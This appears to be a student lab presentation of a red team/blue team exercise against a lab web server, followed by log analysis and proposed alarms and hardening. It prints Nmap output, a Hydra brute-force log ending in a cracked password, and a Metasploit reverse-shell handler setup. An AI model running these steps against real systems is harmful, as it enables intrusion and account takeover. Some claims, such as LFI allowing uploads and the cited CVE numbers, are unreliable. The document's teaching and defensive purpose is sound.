Assessment, Analysis, and Hardening of a Vulnerable System

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
Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
Azure Hyper-V ML-
REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Target Machine
ELK Stack	192.168.1.100	ELK machine that hosts kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	This vulnerability allows access into the web servers.
Bruteforce Attack CVE-2019-3746	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of simple bruteforce techniques, the password can be easily found.
Hashed Passwords	Unsalted passwords can be easily cracked with tools (i.e., crackstation.net, John the Ripper, Hydra, Hashcat, etc.)	Hackers only need the username and password to compromise an account, gaining access.
Local File Inclusion (LFI) CVE-2021-31783	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	An LFI vulnerability allows an attacker to upload a malicious payload.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Traversal	Improper access control and filtering from URL allowing users to navigate to restricted directories.	Allowed users to navigate to hidden directories and WebDav.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained through social engineering.
Weak Passwords	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., “leopoldo” can be cracked in 5 seconds by a computer.)
Root Access	Privileged access to system and ability to perform administrative functions on a machine.	Root access gives an attacker unrestricted access to the machine and network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Storing Sensitive Information	Storing user login information without encryption.	Compromising Ashton’s account.

Exploitation: Open Web Port (Port 80)

01

Tools & Processes

Nmap scan shows:

- Open ports
- OS versions & Services

02

Achievements

2 Ports left unfiltered:

- Port 22 – SSH
- Port 80 – Web Server
- SSH with discovered credentials
- Access to web server

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Exploitation: Brute Force Password

01

Tools & Processes


- Hydra to bruteforce passwords

02

Achievements

- Ashton's account compromised
- Hashes for Ryan's account obtained

03



Exploitation: Hashed Password

01

Tools & Processes


- Crackstation.net to crack hashes

02

Achievements

- Ryan’s account compromised
- Access to webdav directory

03



Exploitation: LFI Vulnerability

01

Tools & Processes

- MSF venom to deliver a meterpreter shell payload

02

Achievements

- Access to target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```

Exploitation: Directory Traversal

01

Achievements


- Accessing secret directories using URL manipulation & directory traversal

02

Achievements

- Access to confidential & proprietary data

03



Exploitation: Simple Usernames & Weak Passwords

01

Tools & Processes


- Social engineering
- Users used their first names & weak passwords


02

Achievements

- SSH into user accounts
- Several users compromised

03





Exploitation: User Privilege Escalation & Root Access


01

Tools & Processes
- SSH into user accounts
- Sudo to escalate privileges

02

Achievements
- Root user
- System access

03



Exploitation: Storing Confidential Information

01

Tools & Processes

- Bruteforce Ashton's account
- SSH into Ashton's account

02

Achievements

- Ryan's password hash
- Information for connecting to WebDav


03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-08 10:20:57
```

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- Scan began on May 04, 2021 at 22:00 hrs.
- 51,185 connections from IP 192.168.1.90.
- Sudden spikes and fluctuations indicates port scan.



Analysis: Finding the Request for the Hidden Directory

- Web requests began at 18:00 hours on 05/04/2021
- 48,324 requests made to secret directory
- Directory contains hashes for Ryan's account
- LFI allows for meterpreter shell payload to be uploaded



Analysis: Uncovering the Brute Force Attack

- 48,324 requests made
- Only 8 attacks successful

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	8

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

- 96 requests for the webdav folder
- Most requests for shell.php & passwd.dav files

.



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/webdav/	4

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alert can be set for over 5000 connections per hour



System Hardening

- Properly configure firewalls
- Detect & prevent unauthorized scans
- Periodic audits

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set alerts for requests made to confidential directories
- Set alerts for unauthorized access into confidential directories
- No more than 8 attempts per hour


System Hardening

- Encrypt files
- Restrict public access
- Limit sharing of confidential files

Mitigation: Preventing Brute Force Attacks

Alarm

- Alerts for 401 errors
- 10 errors per hour to trigger alert



System Hardening

- Password policies
- Blacklist IP addresses

Mitigation: Detecting the WebDAV Connection

Alarm

- Compile a list of users for webdav directory
- Whitelist IP addresses (only from trusted sources)
- Set alerts for requests made from devices not on webdav list

System Hardening

- Effective password policy
- Whitelist IP addresses
- Prevent unauthorized access

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alerts fo uploads into confidential directories
- Alerts for port 4444

System Hardening

- Filter ports
- Filter IP addresses
- Set proper permissions & access controls


The End